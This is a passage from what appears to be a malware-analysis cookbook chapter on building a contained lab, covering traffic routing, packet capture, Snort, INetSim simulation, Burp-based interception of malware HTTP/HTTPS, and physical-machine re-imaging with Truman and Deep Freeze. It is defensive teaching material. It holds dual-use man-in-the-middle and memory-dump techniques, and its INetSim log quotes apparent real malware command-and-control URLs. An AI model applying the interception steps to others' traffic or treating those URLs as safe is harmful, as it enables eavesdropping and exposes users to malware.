- Make sure your virtualization software is up-to-date. Vulnerabilities in virtualization software can lead to malware infecting the host.
- Configure the firewall on your host to drop incoming packets from the targets.
- If you don't want malicious code that you run in the target to reach the Internet, make sure you disable the virtual network card, use a host-only networking configuration, or contain traffic with simulation scripts (see Recipe 7-3).
- Disable shared folders between the host and target or make them read-only.
- Prevent the target from accessing any shared devices or removable media, such as USB drives that may be physically connected to your host.
- Do not customize your target system with any information that, if leaked by a trojan, could be used to identify you. For more information on staying anonymous, see Chapter 1.

The recipes in this chapter require a working knowledge of TCP/IP, Linux system administration, and Windows system administration. If you're not familiar with installing and configuring virtual machines, see VMware's guide ([http://www.vmware.com/pdf/GuestOS\\_guide.pdf](http://www.vmware.com/pdf/GuestOS_guide.pdf)) or VirtualBox's user manual (<http://www.virtualbox.org/wiki/Downloads>). You will also need a familiarity with forensic tools, as well as the ability to customize relatively simple Perl and Python scripts for your needs.

## Networking

Configuring the network properly in your lab environment is a critical step for capturing and analyzing traffic that malware generates. Tackling this challenge requires an

understanding of the different network settings that most virtualization products offer. Consult Table 7-1 for a summary of host-only, NAT/shared, and bridged networking modes.

**Table 7-1:** Virtual Machine Networking Modes

Access	Host-only	NAT/Shared	Bridged
VMs can contact other VMs	Yes	Yes	Yes
VMs can contact the host	Yes	Yes	Yes
VMs can contact other systems	No	Yes	Yes
The host can contact VMs	Yes	Yes	Yes
Other systems can contact VMs	No	No	Yes

The three modes are defined as follows:

- **Host-only mode:** This creates a private LAN shared between the host and its VMs. VMs cannot communicate with external systems—which could be good or bad, depending on your goals. This is bad if you want to allow malware to contact real sites on the Internet, because it won't work, but good if you want to contain traffic in your private sandbox environment.
- **NAT/Shared mode:** VMs can contact other machines on the LAN or Internet, but connections appear to come from the host's IP address. Other machines cannot initiate incoming connections back to the VMs unless you configure port-forwarding on your host machine.
- **Bridged mode:** VMs share the host's physical Ethernet adaptor, but they have their own IP address and MAC address. The VMs appear to be on the same local subnet as the host. This is the only configuration that allows other machines to make inbound connections to VMs. It is also the only mode that allows external machines, such as the router or firewall, to distinguish between traffic generated by the host and traffic generated by a VM on the host.

We recommend using bridged mode for your VMs and assigning them a dedicated IP address so that you can determine which VM is responsible for traffic that you capture. Of course, if you only have one VM and don't expect incoming connections to your VM, then NAT/Shared mode will also be fine.

## RECIPE 7-1: ROUTING TCP/IP CONNECTIONS IN YOUR LAB

On your machine that functions as the controller per Figure 7-1, use `ifconfig` to determine its IP address. Then use `ipconfig` on your Windows targets to do the same thing. Verify that all machines are on the same subnet and make sure you can ping the controller from the Windows targets. For reference, Table 7-2 provides the relevant values for our test network, which are mentioned throughout the next few recipes.

**Table 7-2:** Values for the Test Network

Network Element	Value
Controller IP	172.16.176.130
Windows target IP	172.16.176.138
Netmask	255.255.255.0
DNS	172.16.176.2
Gateway	172.16.176.2

### NOTE

If you're short on hardware, you can use a Linux virtual machine to function as the controller. In this case, you'll need at least two VMs—one running Windows (the target) and the other running Linux (the controller).

Now that you've verified network connectivity between your controller and the targets, you'll need to make a few changes so that all traffic generated by programs on the target flows through the controller. We'll discuss a few methods to do this, so you can evaluate the strengths and weaknesses, but we really only recommend using one method—the IP routing technique.

### Redirecting DNS

If you happen to already know the DNS hostname of the server(s) contacted by the malware, you can modify the hosts file to direct connections to the controller's IP. The hosts file is typically located in the `%SYSTEMROOT%\config\drivers\etc` directory and formatted like this:

```
# redirect DNS to the controller's IP
172.16.176.130    commandserver.com
```

The previous entry forces processes on the target machine to connect to your controller's IP address after resolving `commandserver.com` with DNS. If you have a process on your controller waiting for incoming connections (we'll get to that soon), you can start to log traffic and see what the malware would do upon successful connection to the real `commandserver.com` server.

There are a few key flaws with this method. First of all, you won't always preemptively know what hostname a sample contacts, and even if you did, adding entries to the hosts file each time is manual and tedious. Second, if malware resolves domains using the `DNS_QUERY_NO_HOSTS_FILE` flag to the `DnsQuery` API, then it will bypass your hosts file entries.

Another option is to create your own internal DNS server and configure it to return the controller's IP for some, or all, hostnames that the target tries to resolve. Using this technique, you don't have to manually edit the hosts file, but malware can still bypass your setup by not performing DNS lookups and contacting a system by its IP address. Malware might also ignore the DNS settings on your target machine and resolve hostnames using a public DNS server instead (for example, Google's open DNS).

## Redirecting IP with Routing

If you alter the network settings on your target, pointing its default gateway at your controller, then all traffic will hit your controller regardless of whether the malware contacts a system by DNS name or IP. You now have an important decision to make—do you want to log and forward packets to the real servers on the Internet or do you want to redirect the packets to a honeypot system or service simulation suite?

If you forward packets to the real servers, you can more accurately assess the malware's behavior in the wild, but at the risk of tipping off the bad guys that you are analyzing malware and exposing your IP address to them (see Chapter 1 for tricks on how to stay anonymous). If you use a honeypot or simulation suite, you can create an entirely self-contained sandnet, but you won't really be observing the malware in its native environment.

To route all of the target machine's traffic through your controller, use the following steps:

1. On your controller running Linux, enable IP forwarding in the kernel by executing the following command as root:

```
$ sudo su
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

2. On your controller, make sure the `iptables` default firewall policy allows the forwarding of packets, like this:

```
$ sudo iptables -P FORWARD ACCEPT
```

3. Back on your target, configure its network settings so that its default gateway points to the controller. You can do this in two ways. The first way involves typing the following command into cmd.exe:

```
C:\> route change 0.0.0.0 mask 0.0.0.0 172.16.176.130
```

The second way involves configuring the interface with the Windows GUI tool, as shown in Figure 7-2.



**Figure 7-2:** Routing Windows traffic through Your Linux controller

With this setup, you can be fairly confident that you can capture, redirect, or interact with any traffic generated on the Windows target machine. We said *fairly* confident because although we've never seen it in the wild, it's possible for malware to reconfigure the default gateway of a target machine and send traffic around your controller. The ability to do this depends on the placement of your controller. The malware also needs to know the IP of the next-hop router that accepts and forwards traffic; however, that much it can learn from a simple trace route.

## RECIPE 7-2: CAPTURING AND ANALYZING NETWORK TRAFFIC

Now that all traffic sent to/from your targets flows through the controller, you should be able to start up a packet capture utility on the controller and watch packets go by in real time.

**NOTE**

Besides the method of capturing packets that we describe in this recipe, here are a few other techniques you could use:

- Connect machines on your network to an old hub if you have one lying around, and use a promiscuous mode sniffer.
- Plug your sniffer into a switch or router that allows port mirroring.
- Connect your target machines to your controller via crossover cable.

### Using Wireshark's GUI

Wireshark<sup>1</sup> is a network protocol analyzer that runs on Windows, Linux, Mac OS X, and various other platforms. Besides just capturing packets, Wireshark can perform deep inspection of hundreds of protocols, and export results as a binary pcap file, CSV, or XML. It also has powerful filtering capabilities. If Wireshark isn't already installed on your controller, you can get it by running the following command:

```
$ sudo apt-get install wireshark
```

Figure 7-3 shows Wireshark's GUI. You'll notice that the source address for the DNS queries is 172.16.176.138—the target VM. The DNS server that replied to the queries is 172.16.176.2, per the configuration in the previous recipe. You can see that the target resolved hostnames in the `wikipedia.org` and `google.com` domains in order to communicate with those servers over HTTP.

### Using tshark

If you prefer command-line tools (recommended for automated analysis), you can use `tshark`, which is the non-GUI version of Wireshark. You can install it like this:


```
$ sudo apt-get install tshark
```

The following command shows you how to capture packets on the `eth0` interface, automatically quit after 60 seconds, and save packets to `output.pcap`.

```
$ sudo tshark -i eth0 -a duration:60 -w output.pcap
```

To read packets back using the same protocol dissectors as the GUI version of Wireshark, you can do this:

```
$ tshark -r output.pcap -V
```



**Figure 7-3:** Analyzing traffic with Wireshark

## Using tcpdump

`tcpdump`<sup>2</sup> doesn't include extensive protocol analyzers like Wireshark and `tshark`, but it has stood the test of time and provides reliable, powerful packet capture and read-back capabilities. If you need to install it, use the following command:

```
$ sudo apt-get install tcpdump
```

The following command shows how to capture packets on the `eth0` interface that are addressed to or from 172.16.172.138, and save all bytes in the packet (by setting the `snaplen` to 0) to output.pcap:

```
$ tcpdump -i eth0 -s 0 -w output.pcap host 172.16.172.138
```

The `host` keyword is one of many BPF-style filters that let you control exactly which packets to save in your file. For more information on BPF-style filters, type `man tcpdump`.

If you pass the `-r` flag to `tcpdump`, it will parse the saved packet capture file.

```
$ tcpdump -r output.pcap
```

We recommend that you also pass the `-n` flag to prevent `tcpdump` from continuously doing DNS lookups, which can take a while. Of course, if you want to see the DNS names instead of IP addresses, don't use the `-n` flag.

## Using Snort IDS

You can install the Snort<sup>3</sup> IDS on your controller to alert on any suspicious traffic sent to or from your target machines while the malware is running. If you've got an IDS running in production, this will give you a good idea of what type of alerts you'll see if the same or similar malware exists on the corporate network. The following commands create a simple Snort setup with the Emerging Threats<sup>4</sup> signatures on your controller:

```
$ sudo apt-get install snort
$ sudo wget -P /etc/snort/rules \
  http://www.emergingthreats.net/rules/emerging-all.rules
$ sudo echo 'include $RULE_PATH/emerging-all.rules' >> \
  /etc/snort/snort.conf
$ sudo /etc/init.d/snort start
```

If you want to check if everything succeeded or see what command-line parameters the startup script sends to Snort, then you can view it like this:

```
$ cat /proc/`pidof snort`/cmdline
/usr/sbin/snort -m 027 -D -d -l /var/log/snort -u snort -g snort -c \
  /etc/snort/snort.conf -S HOME_NET=[172.16.176.0/24] -i eth0
```

Table 7-3 gives an explanation of the parameters.

**Table 7-3: Snort Parameters**

Parameter	Description
<code>-m 027</code>	A umask for file creation
<code>-D</code>	Tells Snort to run in Daemon (i.e. background) mode
<code>-d</code>	Tells Snort to dump the application layer data in packets
<code>-l</code>	Tells Snort the top-level directory for storing logs
<code>-u</code> and <code>-g</code>	Tells Snort the user and group to run as
<code>-c</code>	Specifies the configuration file to use
<code>-S</code>	Sets the <code>HOME_NET</code> variable in the configuration file
<code>-i</code>	Specifies the interface on which to capture packets



Based on that information, you can always look in `/var/log/snort` for the log files. By default, you'll have a file named "alert" that contains essential information about packets that triggered IDS signatures. You'll also have a file named `tcpdump.log.XX` (where `XX` is a unique number based on the time you start Snort) that contains a `tcpdump`-formatted copy of the packet(s) that triggered the signature.

You can visit the Snort project's home page for additional documentation and tutorials. Some of the ideas you might consider implementing into your lab environment are:

- Enabling and disabling signatures or entire rulesets as desired
- Configuring oinkmaster<sup>5</sup> for keeping signatures updated
- Compiling Snort using the `--with-mysql` flags to write logs and alerts to a MySQL database. Then you can view and analyze alerts via web interface by installing BASE.<sup>6</sup>
- Configuring the pre-processors and different options in `snort.conf`

<sup>1</sup><http://www.wireshark.org/>

<sup>2</sup><http://www.tcpdump.org/>

<sup>3</sup><http://www.snort.org/start/documentation>

<sup>4</sup><http://www.emergingthreats.net/index.php>

<sup>5</sup><http://oinkmaster.sourceforge.net/>

<sup>6</sup><http://base.secureideas.net/>

### RECIPE 7-3: SIMULATING THE INTERNET WITH INETSIM

It's not a good idea to indiscriminately forward all traffic that reaches your controller to the intended servers on the Internet. In some cases, the servers may be unavailable, but you'll still want to log the traffic generated by the malware to understand its behavior. This way, you can build IDS signatures and get enough information to search through firewall or web proxy logs to determine if any other machines on your network are infected. In these situations, you need to start up a process on your controller that can listen for, accept, and log incoming packets destined for any TCP and UDP ports.

The INetSim<sup>7</sup> package by Thomas Hungenberg and Matthias Eckert not only handles logging, but it simulates various services that malware frequently expects to interact with. From the project's feature page, it supports HTTP/HTTPS, SMTP/SMTPS, POP3/POP3S, DNS, FTP/FTPS, TFTP, IRC, and NTP; several small services such as Time and Echo; and dummy TCP/UDP services that handle connections directed at unknown or arbitrary ports. You can configure INetSim to respond to HTTP/HTTPS requests in fake mode and return default files based on extensions (for example, the same executable even if malware

requests a.exe or b.exe) or you can use it in *real* mode and place the files you want to return in INetSim's webroot directory.

To install INetSim on the controller in your lab (as shown in Figure 7-1), take the following steps:

1. Review the project's requirements page and install any dependencies that you don't already have. With a Debian/Ubuntu-based Linux, you can use the following commands (OpenSSL is not a documented requirement, but you'll need it to create an SSL certificate).

```
$ sudo apt-get install perl \
    perl-base \
    perl-modules \
    libnet-server-perl \
    libnet-dns-perl \
    libipc-shareable-perl \
    libdigest-sha1-perl \
    libio-socket-ssl-perl \
    libiptables-ipv4-ipqueue-perl \
    openssl
```

2. Download, extract, and move the INetSim files to the desired location on your Linux machine's file system:

```
$ wget http://www.inetsim.org/downloads/inetsim-1.2.tar.gz
$ tar -xvzf inetsim-1.2.tar.gz
$ mv inetsim-1.2 /data
```

3. Add a group named inetsim to your controller:

```
$ sudo groupadd inetsim
```

4. Run the setup script, which creates default SSL keys and certificates for the HTTPS, POP3S, FTPS, and SMTPS services.

```
$ cd /data/inetsim-1.2
$ ./setup.sh
```

5. Change any preferences in the conf/inetsim.conf file to suit your needs. This is where you configure services to simulate, IP addresses for the services to bind to, IP addresses to return for DNS queries, and whether or not you want to enable redirection. When you enable redirection, INetSim creates all of the necessary `iptables` rules and redirects all connections going through the controller at the appropriate service.
6. Change the `service_bind_address` value to the IP address of your controller system that is running INetSim.

```
#####
# service_bind_address
```

```
#
# IP address to bind services to
#
# Syntax: service_bind_address <IP address>
#
# Default: 127.0.0.1
#
service_bind_address 172.16.176.130
```

7. Change the `redirect_enabled` value to `yes`.

```
#####
# redirect_enabled
#
# Turn connection redirection on or off.
#
# Syntax: redirect_enabled [yes|no]
#
# Default: no
#
redirect_enabled yes
```

8. Add any ports that should not be redirected to the `redirect_exclude_port` value. At a minimum, you should enter TCP port 22, so you can still reach your controller via SSH.

```
#####
# redirect_exclude_port
#
# Connections to <service_bind_address> on this port
# are not redirected
#
# Syntax: redirect_exclude_port <protocol:port>
#
# Default: none
#
redirect_exclude_port tcp:22
```

9. Launch the INetSim main program. If you plan to run INetSim as a daemon, you can find a startup script in the `contrib` directory.

```
$ sudo ./inetsim
```

```
INetSim 1.2 (2010-04-25) by Matthias Eckert & Thomas Hungenberg
Using log directory: /data/inetsim-1.2/log/
Using data directory: /data/inetsim-1.2/data/
Using report directory: /data/inetsim-1.2/report/
Using configuration file: /data/inetsim-1.2/conf/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 2673) ===
```

```

Session ID:      2673
Listening on:    172.16.176.130
Real Date/Time:  Wed May 12 16:40:36 2010
Fake Date/Time:  Wed May 12 16:40:36 2010 (Delta: 0 seconds)
Forking services...
  * dns 53/udp/tcp - started (PID 2676)
  * http 80/tcp - started (PID 2677)
  * https 443/tcp - started (PID 2678)
  * tftp 69/udp - started (PID 2685)
  * smtp 25/tcp - started (PID 2679)
  * irc 6667/tcp - started (PID 2686)
  * smtps 465/tcp - started (PID 2680)
  [REMOVED]
  * redirect - started (PID 2705)
done.
Simulation running.

```

When you execute malware on the Windows target, INetSim records logs of the activity. The following data from the logs/service.log file shows the HTTP request and user agent sent by a malware sample. The log also shows that the INetSim server replied to the request with the default sample.html, because it is currently operating in fake mode. If you want INetSim to respond with specific HTML content, you could configure real mode in inetsim.conf. Additionally, if the malware sends e-mails, you can find them in MBOX format in the data/smtp/smtp.mbox file—it's as simple as that.

```

[2010-05-12 17:05:37] [3012] [http 80/tcp 3088] \
[172.16.176.138:1239] connect
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
[172.16.176.138:1238] recv: User-Agent: \
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; \
SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; \
.NET CLR 3.5.30729)ver52
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
[172.16.176.138:1238] recv: Host: aahydrogen.com
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
[172.16.176.138:1238] info: Request URL: \
http://aahydrogen.com/ufwnltbz/wzdcjrp.php?adv=adv448
[2010-05-12 17:05:37] [3012] [http 80/tcp 3088] \
[172.16.176.138:1239] recv: GET /ufwnltbz/hypwhc.php?adv=adv448 \
HTTP/1.1
[2010-05-12 17:05:37] [3012] [http 80/tcp 3088] \
[172.16.176.138:1239] recv: User-Agent: \
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; \
.NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; \
.NET CLR 3.5.30729)ver52
[2010-05-12 17:05:37] [3012] [http 80/tcp 3088] \
[172.16.176.138:1239] recv: Host: aahydrogen.com
[2010-05-12 17:05:37] [3012] [http 80/tcp 3088] \
[172.16.176.138:1239] info: Request URL: \

```

```

http://aahydrogen.com/ufwnltbz/hypwhc.php?adv=adv448
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
[172.16.176.138:1238] send: 200 OK
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
[172.16.176.138:1238] send: Server: INetSim HTTP Server
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
[172.16.176.138:1238] send: Connection: Close
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
[172.16.176.138:1238] send: Content-Length: 258
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
[172.16.176.138:1238] send: Content-Type: text/html
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
[172.16.176.138:1238] send: Date: Wed, 12 May 2010 21:05:37 GMT
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
[172.16.176.138:1238] info: Sending file: \
/data/inetsim-1.2/data/http/fakefiles/sample.html
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
[172.16.176.138:1238] stat: 1 method=GET \
url=http://aahydrogen.com/ufwnltbz/wzdcjrp.php?adv=adv448 \
sent=/data/inetsim-1.2/data/http/fakefiles/sample.html \
postdata=
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
[172.16.176.138:1238] disconnect

```

In Chapter 8, we'll show you how to leverage INetSim in an automated environment. By setting the `--log-dir` and `--report-dir` parameters when starting INetSim, you can save log files to a different directory each time you run a malware sample.

<sup>7</sup><http://www.inetsim.org/index.html>

## RECIPE 7-4: MANIPULATING HTTP/HTTPS WITH BURP SUITE

So far in this chapter, you've learned how to configure a controller running Linux that captures and forwards packets generated by malware on the target machines. You've also learned how to create a flexible, self-contained simulated network. Suppose, now, that you needed a hybrid setup—one that captures packets and forwards requests to the real command and control servers on the Internet, but gives you the ability to dynamically manipulate requests and responses. This sounds like a classic man-in-the-middle attack, which in fact it is, but you're not using it for attack purposes; you're using it as a mechanism to control what the malware sends and receives in order to elicit or observe specific behaviors. Consider the following theoretical scenarios:

- A malware sample uses the infected machine's volume serial number (see `GetVolumeInformation` API) to uniquely identify itself when contacting the command

server. The server responds with an updated executable the first time it sees each serial number. You've previously run the malware on your VM, then reverted, and now you need to execute it a second time. You want to trick the server into thinking this is the first time by changing the serial number that the malware sends in the HTTP request.


- A malware sample uses a web-based instant messenger (IM) or Internet relay chat (IRC) service as its command and control protocol. Once the malware logs into the service, it begins to issue commands, such as `listpeers` and `nextdns`, to which one or more bots respond. However, via strings analysis of the malware, you see a `blinktwice` command. No matter how many times you run the malware sample, it never sends the `blinktwice` command. You want to find out what response the command invokes, and how the malware behaves after receiving the response, by injecting the `blinktwice` command into the malware's active IM/IRC connection.

You'll need to set up a proxy on your controller so that it can intercept the target's outgoing HTTP requests. This gives you a chance to modify, drop, or allow the requests to pass. Proxies such as SPIKE Proxy<sup>8</sup> by Immunity, Paros Proxy,<sup>9</sup> and ProxyStrike<sup>10</sup> were written for fuzzing and finding vulnerabilities in web applications, but you can use them for malware analysis as well. In this recipe, we'll show you how to use Burp Suite<sup>11</sup> by PortSwigger.

1. Configure routing between your Windows targets and your controller as outlined in Recipe 7-1.
2. Download the most recent version of PortSwigger Burp Suite. Burp supports a feature called *invisible proxying*, which is critical for being able to capture and manipulate HTTP/HTTPS requests from non-proxy-aware clients (many malware samples are not proxy aware).<sup>12</sup> There's no installation for Burp, but you'll need a recent Java Runtime Environment (JRE).

```
$ unzip burpsuite_v1.3.03.zip
$ cd burpsuite_v1.3.03
$ sudo apt-get install default-jre
$ java -jar burpsuite_v1.3.03.jar
```

3. You should see the Burp GUI. Click proxy ⇄ options and edit the configuration for the proxy listener, as shown in Figure 7-4. You'll specifically want to unselect the "listen on loopback interface only" option and select the "support invisible proxying for non-proxy-aware clients" option. Then click "update."
4. Click the proxy ⇄ intercept tab and then the button labeled "intercept is off" to toggle it on.




Click to enable support for invisible proxying

**Figure 7-4:** Enabling invisible proxy support with Burp

5. Create iptables rules that redirect any HTTP (port 80) or HTTPS (port 443) connections flowing through your controller to the Burp process listening on port 8080. The commands should look like this:

```
$ sudo iptables -t nat -A PREROUTING -p tcp --dport 80 \
-j REDIRECT --to-ports 8080
$ sudo iptables -t nat -A PREROUTING -p tcp --dport 443 \
-j REDIRECT --to-ports 8080
```

Now you're done with the setup and can proceed with executing malware on the target. As soon as it issues an HTTP or HTTPS request, you'll get the chance to modify the headers, URL parameters, and any POST payload before forwarding it to the real server. Of course, you can drop requests as well, which prevents them from being sent. In you drop requests, the malware will just think the server is temporarily unreachable and it will probably try the request again later. You can modify anything you see in the raw view (see Figure 7-5) or switch to hex mode and modify individual bytes.



**Figure 7-5:** Intercepting requests and responses

The technique described in this recipe is non-invasive to the malware. The sample has no idea that you're manipulating its requests and/or responses. Furthermore, it's non-invasive to the entire system on which the malware runs because your proxy application is actually on the controller machine. Because Burp supports invisible proxying, it works against nearly all malware samples that communicate over HTTP or HTTPS, whether they use the WinINet API, Winsock API, Urlmon API, and even if they initiate connections via kernel drivers.

<sup>8</sup><http://www.immunitysec.com/resources-freesoftware.shtml>

<sup>9</sup><http://www.parosproxy.org/>

<sup>10</sup><http://code.google.com/p/proxystrike/>

<sup>11</sup><http://portswigger.net/suite/download.html>

<sup>12</sup><http://blog.portswigger.net/2008/11/mobp-invisible-proxying.html>

## Physical Targets

If you need a lab for malware analysis that isn't based on emulation or virtualization, then you can consider using Truman, Deep Freeze, or FOG. Each of these solutions works differently, but they all provide a way to execute malware on a physical machine without needing to manually reformat the drive and/or reinstall Windows after analyzing each sample. The benefit to using physical machines is that malware can run in its native environment, without emulators, hypervisors, and other potentially behavior-modifying layers of abstraction.

### RECIPE 7-5: USING JOE STEWART'S TRUMAN

In 2006, Joe Stewart released Truman<sup>13</sup> (The Reusable Unknown Malware Analysis Net) under a GPL license. Using this system requires a pair of physical computers—one for the Truman server (typically running Linux) and one for the malware client (running Windows)—that are connected over a high-speed Ethernet cable. The Truman server has many duties, one of which is making a dd-style image of the client's disk after it executes each sample. The server downloads the image for analysis and then re-images the client with the baseline/clean image before the next analysis. Truman's ability to re-image the machine is based on a PXE boot setup.

The Truman server includes a set of Perl scripts that simulate Internet services such as SMTP, FTP, and IRC. Therefore, it can interact with the malware to a certain extent. Truman includes primitive memory analysis capabilities—the client dumps physical memory to a



file on disk (using `dd.exe if=\\.\PhysicalMemory of=c:\memdump.img`) before the server images the drive. This gives the server access to the memory dump. Joe's `pmodump.pl` script can extract an unpacked copy of the malware from the memory dump or, of course, nowadays you can automate Volatility into the analysis.

For more information on Truman, see the NSMWiki's Truman Overview<sup>14</sup> or the Truman Installation Notes.<sup>15</sup> In his 2009 SANSFIRE presentation,<sup>16</sup> Jim Clausing explained how he updated Truman to support the following features:

- Memory analysis with Volatility
- Registry change detection with `regdiff.pl` and `dumphive`
- Registry analysis with `RegRipper`
- Packer identification with a custom Python script
- Network traffic analysis with `tshark`, `tcpdump`, `tcpdstat`, and `ipaudit`
- NTFS ADS streams with `getfattr`
- Fuzzy hashes of files with `ssdeep`

<sup>13</sup><http://www.secureworks.com/research/tools/truman.html>

<sup>14</sup>[http://nsmwiki.org/Truman\\_Overview](http://nsmwiki.org/Truman_Overview)

<sup>15</sup>[http://nsmwiki.org/Truman\\_Installation\\_Notes](http://nsmwiki.org/Truman_Installation_Notes)

<sup>16</sup>[http://handlers.dshield.org/jclausing/grem\\_gold/](http://handlers.dshield.org/jclausing/grem_gold/)

## RECIPE 7-6: PRESERVING PHYSICAL SYSTEMS WITH DEEP FREEZE

Deep Freeze<sup>17</sup> by Faronics is a solution that prevents permanent changes to a computer's file system. It is supported on most Mac OS X and Windows platforms and is additionally available for some Linux distributions. The product is available in two editions:


- **Standard:** This is more like a personal license for a single computer.
- **Enterprise:** Allows you to remotely access, configure, manage, and update multiple Deep Freeze clients throughout a network.

Deep Freeze is popular in schools, public libraries, and other locations where many different people are likely to use the same computer and change the settings (or get it infected with malware). It is not marketed as a malware analysis solution. However, because it can prevent both intentional and unintentional changes, Deep Freeze is a great way to analyze malware without lasting effects or fear of permanently damaging your system.

## Installing Deep Freeze

Deep Freeze can be evaluated free for 30 days with all of its features, but you will have to purchase it for use beyond that period. For this recipe, we downloaded an evaluation of Deep Freeze Standard Edition for Windows. The download link is a Zip file that has the Deep Freeze setup executable inside of it (Faronics\_DFS.exe). Unzip this file and run it to commence the Deep Freeze installation.

During the installation process, you must choose which drives you want to be “Frozen” or protected by Deep Freeze. This screen looks like Figure 7-6.



**Figure 7-6:** Selecting which drives to protect

If you want to save files while Deep Freeze is running, you must designate an unprotected drive (notice how we didn't select the F drive). Alternately, you can save files to external media such as a USB drive or network shares.

Once you have completed the installation, your computer will reboot. You'll be prompted to create a password for making changes to Deep Freeze in the future or for uninstalling it.

## Managing Deep Freeze States


Deep Freeze places an icon in the system tray that indicates whether the computer is currently in a Frozen or Thawed state. In a *Frozen* state, all the drives you selected during installation are protected from changes. In a *Thawed* state, the drives are not protected. To change states, you must know the password set at installation and the computer must be rebooted.

Figure 7-7 shows how the icon in the system tray appears. The left figure shows the Frozen state and the right shows the Thawed state.



**Figure 7-7:** The small red “x” in the bottom right corner of the Deep Freeze icon indicates a Thawed state.

